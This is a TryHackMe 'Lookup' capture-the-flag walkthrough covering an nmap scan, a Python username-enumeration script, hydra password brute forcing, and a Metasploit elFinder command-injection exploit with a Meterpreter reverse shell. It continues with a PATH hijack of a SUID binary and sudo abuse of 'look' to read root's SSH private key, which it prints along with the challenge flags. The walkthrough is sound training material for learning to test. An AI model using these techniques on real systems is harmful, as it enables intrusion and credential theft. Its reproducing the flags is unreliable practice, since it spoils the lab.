TryHackMe: Lookup

The following writeup is for Lookup on TryHackMe, it is a boot to root CTF.

Scenario: Lookup offers a treasure trove of learning opportunities for aspiring hackers. This intriguing machine showcases various real-world vulnerabilities, ranging from web application weaknesses to privilege escalation techniques. By exploring and exploiting these vulnerabilities, hackers can sharpen their skills and gain invaluable experience in ethical hacking. Through "Lookup," hackers can master the art of reconnaissance, scanning, and enumeration to uncover hidden services and subdomains. They will learn how to exploit web application vulnerabilities, such as command injection, and understand the significance of secure coding practices. The machine also challenges hackers to automate tasks, demonstrating the power of scripting in penetration testing.

Reconnaissance


We start with an Nmap scan to identify open ports and services:

```
┌──(kali㉿kali)-[~/Documents/lookup]
└─$ sudo nmap -A 10.10.149.255 -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-04 21:46 EST
Nmap scan report for 10.10.149.255
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://lookup.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/4%OT=22%CT=1%CU=38317%PV=Y%DS=4%DC=T%G=Y%TM=6779F
OS:295%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)S
OS:EQ(SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M508ST
OS:11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=F
OS:4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M
OS:508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T
OS:4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
OS:%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y
OS:%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%
OS:RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

The scan reveals a couple open ports, but port 80 is of immediate interest, so we focus on it. Before proceeding, we map the target's IP address to a hostname in the /etc/hosts file:

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.149.255   lookup.thm
```

Upon visiting the web page, we encounter a login portal. To proceed, we need valid credentials. Let's identify usernames using a custom Python script generated with ChatGPT:





```python
#!/usr/bin/env python3

import requests

# Define the target URL
url = "http://lookup.thm/login.php"

# Define the file path containing usernames
file_path = "/usr/share/seclists/Usernames/Names/names.txt"

try:
    # Read the file and process each line
    with open(file_path, "r") as file:
        for line in file:
            username = line.strip()
            if not username:
                # Skip empty lines
                continue

            # Prepare the POST data
            data = {
                "username": username,
                "password": "password"  # Fixed password for testing
            }

            # Send the POST request
            response = requests.post(url, data=data)

            # Check the response content
            if "Wrong password" in response.text:
                print(f"Username found: {username}")
            elif "wrong username" in response.text:
                # Silent continuation for wrong usernames
                continue

except FileNotFoundError:
    print(f"Error: The file {file_path} does not exist.")
except requests.RequestException as e:
    print(f"Error: An HTTP request error occurred: {e}")
```


This took a relatively long time to run, but we have found two users: admin and jose. After attempting to brute force the admin account, I ended up brute forcing the password associated with the jose user:

```
┌──(kali㉿kali)-[~/Documents/lookup]
└─$ hydra -l jose -P /usr/share/wordlists/rockyou.txt lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:Wrong"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-04 22:24:35
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent o
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://lookup.thm:80/login.php:username=^USER^&password=^PASS^:Wrong
[STATUS] 720.00 tries/min, 720 tries in 00:01h, 14343679 to do in 332:02h, 16 active
[80][http-post-form] host: lookup.thm   login: jose   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-04 22:26:43
```


When we enter these credentials into the login portal, we get an error because we need to add files.lookup.thm to our /etc/hosts file:



After doing so, and refreshing the page, we can see some sort of file system:



After looking around, I couldn't see anything of use, except for the software running:



Exploitation

Knowing the version number is really helpful as we can look for exploits/vulnerabilities associated with this software:

```
┌──(kali㉿kali)-[~/Documents/lookup]
└─$ searchsploit elFinder
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
elFinder 2 - Remote Command Execution (via File Creation)
elFinder 2.1.47 - 'PHP connector' Command Injection
elFinder PHP Connector < 2.1.48 - 'exiftran' Command Injection (Metasploit)
elFinder Web file manager Version - 2.1.53 Remote Command Execution
---------------------------------------------------------------------------
Shellcodes: No Results
```

The Metasploit module really stands out. So, let's start the msfconsole and configure this module:

```
msf6 > search elfinder

Matching Modules
================

  #  Name                                                     Disclosure Date  Rank       Check  Description
  -  ----                                                     ---------------  ----       -----  -----------
  0  exploit/multi/http/builderengine_upload_exec             2016-09-18       excellent  Yes    BuilderEngine Arbitrary File Upload Vulnerability and execution
  1  exploit/unix/webapp/tikiwiki_upload_exec                 2016-07-11       excellent  Yes    Tiki Wiki Unauthenticated File Upload Vulnerability
  2  exploit/multi/http/wp_file_manager_rce                   2020-09-09       normal     Yes    WordPress File Manager Unauthenticated Remote Code Execution
  3  exploit/linux/http/elfinder_archive_cmd_injection        2021-06-13       excellent  Yes    elFinder Archive Command Injection
  4  exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection  2019-02-26  excellent  Yes    elFinder PHP Connector exiftran Command Injection


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection

msf6 > use 4
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) >
```

All we need to do is setup the RHOSTS and LHOST and enter run (configure RHOSTS to files.lookup.thm and LHOST to your local IP aka the VPN IP given to you):

```
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set RHOSTS files.lookup.thm
RHOSTS => files.lookup.thm
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set LHOST 10.4.85.213
LHOST => 10.4.85.213
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > run
```

This creates a Meterpreter session, and as you can see, we are www-data:

```
meterpreter > shell
Process 1636 created.
Channel 0 created.
whoami
www-data
```

Privilege Escalation

Let's look for SUID binaries using the following command:

```
find / -perm -4000 2>/dev/null
/snap/snapd/19457/usr/lib/snapd/snap-confine
/snap/core20/1950/usr/bin/chfn
/snap/core20/1950/usr/bin/chsh
/snap/core20/1950/usr/bin/gpasswd
/snap/core20/1950/usr/bin/mount
/snap/core20/1950/usr/bin/newgrp
/snap/core20/1950/usr/bin/passwd
/snap/core20/1950/usr/bin/su
/snap/core20/1950/usr/bin/sudo
/snap/core20/1950/usr/bin/umount
/snap/core20/1950/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1950/usr/lib/openssh/ssh-keysign
/snap/core20/1974/usr/bin/chfn
/snap/core20/1974/usr/bin/chsh
/snap/core20/1974/usr/bin/gpasswd
/snap/core20/1974/usr/bin/mount
/snap/core20/1974/usr/bin/newgrp
/snap/core20/1974/usr/bin/passwd
/snap/core20/1974/usr/bin/su
/snap/core20/1974/usr/bin/sudo
/snap/core20/1974/usr/bin/umount
/snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1974/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pwm
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
```

The pwm binary really stands out. If we execute this command, we can see that the script executes the id command:

```
/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
```

In all honesty, I got stuck here. But after exploring some writeups, I discovered that we need to trick the program into executing a different ID command that would lead to the think username being extracted from the output. We can do so by entering the following:

```
www-data@lookup:/var/www/files.lookup.thm/public_html$ cd /tmp
cd /tmp
www-data@lookup:/tmp$ echo -e '#!/bin/bash\n echo "uid=33(think) gid=33(think) groups=33(think)"' > id
<uid=33(think) gid=33(think) groups=33(think)"' > id
www-data@lookup:/tmp$ chmod +x id
chmod +x id
```

```
www-data@lookup:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@lookup:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
```

Now when we execute the pwm binary, we are given what appears to be a list of passwords for the think user. Copy these passwords into a text file, and we can now use them to brute force the password for the think user:

```
┌──(kali㉿kali)-[~/Documents/lookup]
└─$ hydra -l think -P creds.txt ssh://10.10.149.255
```

```
[22][ssh] host: 10.10.149.255   login: think   password: josemario.AKA(think)
```

```
┌──(kali㉿kali)-[~/Documents/lookup]
└─$ ssh think@10.10.149.255
```

We can now retrieve the user flag:

```
think@lookup:~$ ls
user.txt
think@lookup:~$ cat user.txt
38375fb4dd8baa2b2039ac03d92b820e
```

Root Privilege Escalation

We now need to escalate to root, lets start by executing the sudo -l command:

```
think@lookup:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on lookup:
    (ALL) /usr/bin/look
```

As you can see, we are able to execute the look command as root. If we go to GFTOBINS and search for look, we can construct a payload to escalate privileges:

.. / look

Star 11,061

File read | SUID | Sudo

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
look '' "$LFILE"
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which look) .

LFILE=file_to_read
./look '' "$LFILE"
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo look '' "$LFILE"
```

The fastest way to get root privileges would be to retrieve roots private SSH key. We can do so by entering:

```
think@lookup:~$ LFILE=/root/.ssh/id_rsa
think@lookup:~$ sudo look '' "$LFILE"
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAptm2+DipVfUMY+7g9Lcmf/h23TCH7qKRg4Penlti9RKW2XLSB5wR
Qcqy1zRFDKtRQGhfTq+YfVfboJBPCfKHdpQqM/zDb//ZlnlwCwKQ5XyTQU/vHfROfU0pnR
j7eIpw50J7PGPNG7RAgbP5tJ2NcsFYAifmxMrJPVR/+ybAIVbB+ya/D5r9DYPmatUTLlHD
bV55xi6YcfV7rjbOpjRj8hgubYgjL26BwszbaHKSkI+NcVNPmgquy5Xw8gh3XciFhNLqmd
ISF9fxn5i1vQDB318owoPPZB1rIuMPH3C0SIno42FiqFO/fb1/wPHGasBmLzZF6Fr8/EHC
4wRj9tqsMZfD8xkk2FACtmAFH90ZHXg5D+pwujPDQAuULODP8Koj4vaMKu2CgH3+8I3xRM
hufqHa1+Qe3Hu++7qISEWFHgzpRMFtjPFJEGRzzh2×8F+wozctvn3tcHRv321W5WJGgzhd
k5ECnuu8Jzpg25PEPKrvYf+lMUQebQSncpcrffr9AAAFiJB/j92Qf4/dAAAAB3NzaC1yc2
EAAAGBAKbZtvg4qVX1DGPu4PS3Jn/4dt0wh+6ikYOD3p5bYvUSltly0gecEUHKstc0RQyr
UUBoX06vmH1X26CQTwnyh3aUKjP8w2//2ZZ5cAsCkOV8k0FP7×30Tn1NKZ0Y+3iKcOdCez
xjzRu0QIGz+bSdjXLBWAIn5sTKyT1Uf/smwCFWwfsmvw+a/Q2D5mrVEy5Rw21eecYumHH1
e642zqY0Y/IYLm2IIy9ugcLM22hykpCPjXFTT5oKrsuV8PIId13IhYTS6pnSEhfX8Z+Ytb
0Awd9fKMKDz2QdayLjDx9wtEiJ6ONhYqhTv329f8DxxmrAZi82Reha/PxBwuMEY/barDGX
w/MZJNhQArZgBR/dGR14OQ/qcLozw0AllCzgz/CqI+L2jCrtgoB9/vCN8UTIbn6h2tfkHt
x7vvu6iEhFhR4M6UTBbYzxSRBkc84dsfBfsKM3Lb597XB0b99tVuViRoM4XZORAp7rvCc6
YNuTxDyq72H/pTFEHm0Ep3KXK336/QAAAAMBAAEAAAGBAJ4t2wO6G/eMyIFZL1Vw6QP7Vx
zdbJE0+AUZmIzCkK9MP0zJSQrDz6xy8VeKi0e2huIr0Oc1G7kA+QtgpD4G+pvVXalJoTLl
+K9qU2lstleJ4cTSdhwMx/iMlb4EuCsP/HeSFGktKH9yRJFyQXIUx8uaNshcca/xnBUTrf
05QH6a1G44znuJ8QvGF0UC2htYkpB2N7ZF6GppUybXeNQi6PnUKPfYT5shBc3bDssXi5GX
Nn3QgK/GHu6NKQ8cLaXwefRUD6NBOERQtwTwQtQN+n/xIs77kmvCyYOxzyzgWoS2zkhXUz
YZyzk8d2PahjPmWcGW3j3AU3A3ncHd7ga8K9zdyoyp6nCF+VF96DpZSpS2Oca3T8yltaR1
1fkofhBy75ijNQTXUHhAwuDaN5/zGfO+HS6iQ1YWYiXVZzPsktV4kFpKkUMklC9VjlFjPi
t1zMCGVDXu2qgfoxwsxRwknKUt75osVPN9HNAU3LVqviencqvNkyPX9WXpb+z7GUf7FQAA
AMEAytl5PGb1fSnUYB2Q+GKyEk/SGmRdzV07LiF9FgHMCsEJEenk6rArffc2FaltHYQ/Hz
w/GnQakUjYQTNnUIUqcxC59SvbfAKf6nbpYHzjmWxXnOvkoJ7cYZ/sYo5y2Ynt2QcjeFxn
vD9I8ACJBVQ8LYUffvuQUHYTTkQO1TnptZeWX7IQml0SgvucgXdLekMNu6aqIh71AoZYCj
rirB3Y5jjhhzwgIK7GNQ7oUe9GsErmZjD4c4KueznC5r+tQXu3AAAAwQDWGTkRzOeKRxE/
C6vFoWfAj3PbqlUmS6clPOYg3Mi3PTf3HyooQiSC2T7pK82NBDUQjicTSsZcvVK38vKm06
K6fle+0TgQyUjQWJjJCdHwhqph//UKYoycotdP+nBin4×988i1W3lPXzP3vNdFEn5nXd10
5qIRkVl1JvJEvrjOd+0N2yYpQOE3Qura055oA59h7u+PnptyCh5Y8g7O+yfLdw3TzZlR5T
DJC9mqI25np/PtAKNBEuDGDGmOnzdU47sAAADBAMeBRAhIS+rM/ZuxZL54t/YL3UwEuQis
sJP2G3w1YK7270zGWmm1LlbavbIX4k0u/V1VIjZnWWimncpl+Lhj8qeqwdoAsCv1IHjfVF
dhIPjNOOghtbrg0vvARsMSX5FEgJxlo/FTw54p7OmkKMDJREctLQTJC0jRRRXhEpxw51cL
3qXILoUzSmRum2r6eTHXVZbbX2NCBj7uH2PUgpzso9m7qdf7nb7BKkR585f4pUuI01pUD0
DgTNYOtefYf4OEpwAAABFyb290QHVidW50dXNlcnZlcg==
-----END OPENSSH PRIVATE KEY-----
```

Save this private key locally. We can now use the private key to login to the root account via SSH:

```
┌──(kali㉿kali)-[~/Documents/lookup]
└─$ ssh -i id_rsa root@lookup.thm
```

```
root@lookup:~# ls
total 60K
drwx------  6 root root 4.0K May 13  2024 .
drwxr-xr-x 19 root root 4.0K Jan 11  2024 ..
lrwxrwxrwx  1 root root    9 Jun  2  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3.2K May 12  2024 .bashrc
drwx------  2 root root 4.0K Jan 11  2024 .cache
-rwxrwx---  1 root root   66 Jan 11  2024 cleanup.sh
drwx------  3 root root 4.0K Apr 17  2024 .config
drwxr-xr-x  3 root root 4.0K Jun 21  2023 .local
-rw-r--r--  1 root root  161 Jan 11  2024 .profile
-rw-r-----  1 root root   33 Jan 11  2024 root.txt
lrwxrwxrwx  1 root root    9 Jul 31  2023 .selected_editor → /dev/null
drwx------  2 root root 4.0K Jan 11  2024 .ssh
-rw-rw-rw-  1 root root  17K May 13  2024 .viminfo
root@lookup:~# cat root.txt
5a285a9f257e45c68bb6c9f9f57d18e8
```

What is the user flag?

38375fb4dd8baa2b2039ac03d92b820e

What is the root flag?

5a285a9f257e45c68bb6c9f9f57d18e8

Conclusion

This challenge provided hands-on experience with reconnaissance, exploitation, and privilege escalation techniques. I found this room relatively difficult and even though I am far from an experienced ethical hacker, I believe the room rating of easy is incorrect (leaning more towards a medium difficulty). Regardless, this room was really enjoyable and I highly recommend it for beginners out there.